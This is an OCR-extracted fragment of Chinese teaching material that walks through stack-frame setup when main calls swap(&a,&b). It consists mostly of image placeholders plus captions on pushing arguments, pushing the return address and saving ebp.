


main中“swap（&a，&b）”执行前




swap（&a，&b）


① main()准备工作：参数入栈



① main()准备工作：参数入栈




② main()执行call指令：返回地址入栈




② main()执行call指令：返回地址入栈


③ swap()中的准备工作：保存旧ebp值，建立新栈帧




③ swap()的准备工作：保存旧ebp值，建立新栈帧



